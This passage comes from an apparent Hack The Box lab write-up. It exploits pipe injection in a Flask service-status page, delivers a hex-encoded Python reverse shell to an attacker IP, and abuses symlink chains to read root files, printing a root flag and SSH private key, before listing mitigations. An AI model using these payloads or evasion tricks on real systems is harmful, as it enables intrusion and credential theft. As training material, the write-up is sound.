
The forged cookie is accepted and the application grants full admin access, confirming that the session forgery is successful.
Pipe Injection in the Service Status Endpoint
The Syswatch dashboard includes a service status checker at http://localhost:7777/service-status. The page accepts a service name and displays the output of systemctl status for that service.

The screenshot shows a legitimate service status query — the output is exactly what systemctl status --no-pager ssh would produce. The page confirms that user input is being interpolated directly into a shell command.
Reviewing the relevant app.py code from the archive reveals the vulnerability:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])

SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")

def service_status():
    r = require_login()
    if r:
        return r
    output = None
    error = None
    service = ""
    if request.method == "POST":
        service = request.form.get("service", "").strip()
        if not service or not SAFE_SERVICE.match(service):
            error = "Invalid service name"
        else:
            try:
                res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True,capture_output=True, text=True, timeout=10)
                output = res.stdout if res.stdout else res.stderr
            except Exception as e:
                error = str(e)
    return render_template("service_status.html", output=output, error=error, service=service)
The critical vulnerability is at subprocess.run([...], shell=True) — passing user input directly into a shell command string. The SAFE_SERVICE regex ^[^;/\&.<>\rA-Z]*$ attempts to block injection by excluding ;, /, &, ., <, >, carriage returns, and uppercase letters. However, it critically omits critical shell metacharacters | $ ` ' " ( ) \n. The pipe character |, is interpreted as command seperator. The input x|id passes the regex check (none of the blocked characters are present) and results in the shell executing systemctl status --no-pager x|id — where the id command after the pipe runs regardless of whether x is a valid service.
The web UI blocks the pipe character at the frontend level via JavaScript, but this restriction is purely cosmetic and trivially bypassed by sending the POST request directly with curl:
1
2
3
4
5
6
7
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s 'http://localhost:7777/service-status' -X POST \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.aksoGw._ZBIBlSyCBb5v0oT1n45xABaf-I' -d 'service=x|id' | htmlq '.log-box pre'

<pre>uid=984(syswatch) gid=984(syswatch) groups=984(syswatch)
</pre>
Command execution is confirmed as uid=984(syswatch). For a reverse shell payload, however, the SAFE_SERVICE regex blocks slashes — which means paths like /bin/bash or /dev/tcp are rejected. The solution is to encode the entire reverse shell payload as hexadecimal and decode it at runtime using Python’s bytes.fromhex().decode() chain — a technique that avoids all filtered characters:
1
2
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ PAYLOAD_HEX=$(python3 -c 'print("import socket,os,subprocess as sp\ns=socket.socket()\ns.connect((\"10.10.14.229\",4444))\nos.dup2(s.fileno(),0)\nos.dup2(s.fileno(),1)\nos.dup2(s.fileno(),2)\nsp.call([\"/bin/bash\",\"-i\"])".encode().hex())')
The PAYLOAD_HEX variable now holds the hex-encoded Python reverse shell — no slashes, dots, or uppercase letters in the hexadecimal string. The injection uses foo|python3 -c 'exec(...)' where the exec() argument decodes the hex payload at runtime:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ curl -s 'http://127.0.0.1:7777/service-status' -X POST \
  -H 'Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.aksoGw._ZBIBlSyCBb5v0oT1n45xABaf-I' \
  --data-urlencode "service=foo|python3 -c 'exec(getattr(getattr(bytes,\"fromhex\")(\"$PAYLOAD_HEX\"),\"decode\")())'"
A shell connects to the listener as syswatch:
1
2
3
4
5
6
7
8
┌──(kali㉿kali)-[~/HTB/Linux/DevArea]
└─$ rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.229] from (UNKNOWN) [10.129.244.208] 40210
bash: cannot set terminal process group (1466): Inappropriate ioctl for device
bash: no job control in this shell
syswatch@devarea:~/syswatch_gui$ syswatch@devarea:~/plugins$ id
uid=984(syswatch) gid=984(syswatch) groups=984(syswatch)
Understanding the Root Escalation Surface
With a shell as syswatch, the next step is to understand what root-level operations are available. Reading the systemd service for the periodic monitor reveals the scheduled execution context:
1
2
3
4
5
6
7
8
9
10
syswatch@devarea:~/plugins$ cat /etc/systemd/system/syswatch-monitor.service
[Unit]
Description=SysWatch Monitor Runner

[Service]
Type=oneshot
User=root
Group=root
EnvironmentFile=/etc/syswatch.env
ExecStart=/bin/bash /opt/syswatch/monitor.sh
A paired syswatch-monitor.timer unit runs this service every five minutes as root. The monitor.sh script executes all .sh files in the plugins/ directory:
1
2
3
4
# monitor.sh line 7-13
for script in /opt/syswatch/plugins/*.sh; do
    bash "$script" &
done
However, the syswatch user has no write permission on the plugins/ directory:
1
2
3
4
5
6
7
syswatch@devarea:~$ getfacl plugins/
# file: plugins/
# owner: root
# group: root
user::rwx
group::r-x
other::r-x
The logs/ directory, by contrast, is fully writable by syswatch:
1
2
3
4
5
6
7
syswatch@devarea:~$ getfacl logs/
# file: logs/
# owner: syswatch
# group: syswatch
user::rwx
group::r-x
other::r-x
Write access to logs/ is the primitive needed for the final escalation — but the path from writable logs to root file reads runs through the syswatch.sh wrapper script, not through the timer.
Symlink Traversal Flaw in syswatch.sh logs — Root File Read
Running syswatch.sh as dev_ryan via sudo shows the available subcommands:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh
SysWatch 1.0.0
Usage: /opt/syswatch/syswatch.sh <command> [args]
Commands:
  web                 Start web GUI
  web-stop            Stop web GUI
  web-restart         Restart web GUI
  web-status          Show web GUI status
  plugin <name> [args] Execute plugin
  plugins             List available plugins
  logs <file>         View log file
  logs --list         List available log files
  --version           Show version
  --help|-h|help      Show this help
The logs <file> subcommand reads a log file from /opt/syswatch/logs/. Because syswatch owns that directory, symlinks can be placed there — and the question becomes whether the script’s symlink handling is safe enough to prevent reading files outside the logs/ directory.
Reviewing the view_logs() function from syswatch.sh in the backup archive reveals the security logic:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
view_logs() {
    local arg="${1:-}"

    # ---- LIST MODE ----
    if [ "$arg" = "--list" ] || [ "$arg" = "list" ]; then
        local found=0
        for p in "$LOG_DIR"/*.log; do
            [ -e "$p" ] || continue
            [ -L "$p" ] && continue       # skip symlinks in list
            [ -f "$p" ] || continue
            echo " - $(basename "$p")"
            found=1
        done
        [ "$found" -eq 0 ] && echo "[No logs found]"
        return
    fi

    # FILE NAME VALIDATION
    local file="${arg:-system.log}"
    if [[ ! "$file" =~ $SAFE_LOG_REGEX ]]; then
        echo "[Invalid log filename]: $file"
        return 1
    fi

    local path="$LOG_DIR/$file"
    if [ -L "$path" ]; then
        local target
        target=$(ls -l "$path" | awk '{print $NF}')

        if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
            echo "[Blocked unsafe symlink target]: $file -> $target"
            return 1
        fi

        if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
            local resolved="$LOG_DIR/$target"
            if [ -f "$resolved" ]; then
                cat "$resolved"
                return
            else
                echo "[Symlink target not found]: $file -> $target"
                return 1
            fi
        fi

        if [[ "$target" == /var/log/* ]]; then
            [ -f "$target" ] && cat "$target" && return
            echo "[Symlink target not regular file]: $file -> $target"
            return 1
        fi

        echo "[Refusing unsafe symlink]: $file -> $target"
        return 1
    fi

    if [[ "$file" == */* || "$file" == *".."* ]]; then
        echo "[Blocked unsafe filename]: $file"
        return 1
    fi

    if [ -f "$path" ]; then
        cat "$path"
    else
        echo "[Log file not found]: $file"
    fi
}
The logic is attempting to prevent symlink traversal attacks. For a symlink, it:
- Uses
ls -l "$path" | awk '{print $NF}'to read the link’s target — this reads only the immediate target filename the link is pointing to, not the complete path where a chain of symlinks would ultimately resolve. In other words, it sees what the symlink itself points to, not where it eventually leads. - Blocks any target that contains
/,.., or\. - If the target matches
^[A-Za-z0-9_.-]+$(a simple name with no path separators), it treats it as a file inside$LOG_DIR, constructs the full path as$LOG_DIR/$target, and reads it.
The Flaw: Because step 1 uses ls -l | awk '{print $NF}' instead of readlink -f, the script only inspects the first hop of a symlink chain — it never recursively follows the links to see where they truly resolve. So if two symlinks are chained together, the script validates only the first link and then blindly reads whatever the second link resolves to. This means we can create two symlinks: the first one (evil.log) points to a simple filename that passes the regex check, and the second one (the file with that simple name) points to any arbitrary file on the system — such as /root/root.txt. Since only the first hop is validated, the script follows the second symlink unconditionally and reads the file as root.
This can be confirmed by creating a two-hop chain and comparing what ls -l sees versus what readlink -f resolves:
1
2
3
4
5
6
7
syswatch@devarea:~/logs$ ln -s /etc/passwd passwdfile
syswatch@devarea:~/logs$ ln -s passwdfile readpasswd.log
ln -s passwdfile readpasswd.log
syswatch@devarea:~/logs$ ls -l readpasswd.log
lrwxrwxrwx 1 syswatch syswatch 10 Jul  6 05:45 readpasswd.log -> passwdfile
syswatch@devarea:~/logs$ readlink -f readpasswd.log
/etc/passwd
ls -l reports only passwdfile — a simple name containing no slashes or traversal sequences, which passes the regex check at step 2 and 3. readlink -f reveals the true resolved target: /etc/passwd, a file entirely outside the log directory. When the script constructs $LOG_DIR/passwdfile and calls cat on it, the kernel follows that second symlink transparently, and the script reads /etc/passwd as root without ever knowing it left the log directory.
Reading the Root Flag and SSH Key
With the traversal primitive confirmed, create a two-hop symlink targeting /root/root.txt:
1
2
syswatch@devarea:~/logs$ ln -s /root/root.txt rootflag
syswatch@devarea:~/logs$ ln -s rootflag evil.log
The chain is: evil.log → rootflag → /root/root.txt. The script sees evil.log → rootflag (a simple name, no slashes, passes the check) → reads $LOG_DIR/rootflag → follows the second symlink to /root/root.txt and cats it as root:
1
2
dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh logs evil.log
5f8b8d46824be0ecae55af769428606e
The same technique gives access to the root SSH private key, providing a persistent, fully-authenticated root session:
1
2
3
4
syswatch@devarea:~/logs$ ln -s /root/.ssh/id_ed25519 rootsshkey
ln -s /root/.ssh/id_ed25519 rootsshkey
syswatch@devarea:~/logs$ ln -s rootsshkey evil2.log
ln -s rootsshkey evil2.log
1
2
3
4
5
6
7
8
dev_ryan@devarea:~$ sudo /opt/syswatch/syswatch.sh logs evil2.log
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACAC5IeGvL9E5zPYZe7LhpHMcVRsSsUf9Tbhbt7fJqMKfwAAAJCpWMQqqVjE
KgAAAAtzc2gtZWQyNTUxOQAAACAC5IeGvL9E5zPYZe7LhpHMcVRsSsUf9Tbhbt7fJqMKfw
AAAEAgx+KGKmchYnjPrbBgHwaX9SV9+qcdc5p+kHrSVpwMMALkh4a8v0TnM9hl7suGkcxx
VGxKxR/1NuFu3t8mowp/AAAADHJvb3RAZGV2YXJlYQE=
-----END OPENSSH PRIVATE KEY-----
The root private key enables full SSH access to the machine as root, completing the compromise.
Mitigations
Upgrade Apache CXF (CVE-2022-46364): Apply the patch released in CXF 3.5.5 / 4.0.0, which restricts the URI schemes permitted in
xop:Includehrefattributes. If upgrading immediately is not possible, configure CXF to disable MTOM processing for services that do not require it.Never pass credentials as command-line arguments. Command-line arguments are visible to any local user via
/proc/<pid>/cmdline. Sensitive values such as passwords should be passed via environment variables read from a protected file (mode 600, root-owned), not as CLI flags. The Hoverfly service should be configured to read credentials from a file rather than accepting them as-password <value>arguments.Upgrade Hoverfly (GHSA-r4h8-hfp2-ggmf): Upgrade to a patched version of Hoverfly in which the middleware execution is restricted. Do not expose the Hoverfly admin dashboard (port 8888) on any network-accessible interface in production environments — it should be bound to localhost only and accessed via an authenticated tunnel if needed remotely.
Store Flask
SECRET_KEYsecurely. The application secret key must not be readable by any account other than the application’s own service account./etc/syswatch.envshould be mode640(or600) and owned by thesyswatchuser, not world-readable. Consider injecting the secret key from a secrets manager at service startup rather than persisting it in a static configuration file.Fix the pipe injection in
service_status. The regex^[^;/\&.<>\rA-Z]*$is an allowlist written as a blocklist and is inherently incomplete. The correct approach is to validate against an explicit allowlist of known-good service names (e.g.,^[a-z0-9]([a-z0-9_-]*[a-z0-9])?$) and, more importantly, to avoidshell=Trueentirely by passing the service name as a separate, unsplit argument:subprocess.run(["systemctl", "status", "--no-pager", service], ...).Fix the symlink resolution in
syswatch.sh. Replacetarget=$(ls -l "$path" | awk '{print $NF}')withtarget=$(readlink -f "$path")to obtain the fully-resolved canonical path. Apply path-prefix validation against the fully-resolved path — rejecting any resolved path that does not begin with$LOG_DIR/— before callingcat.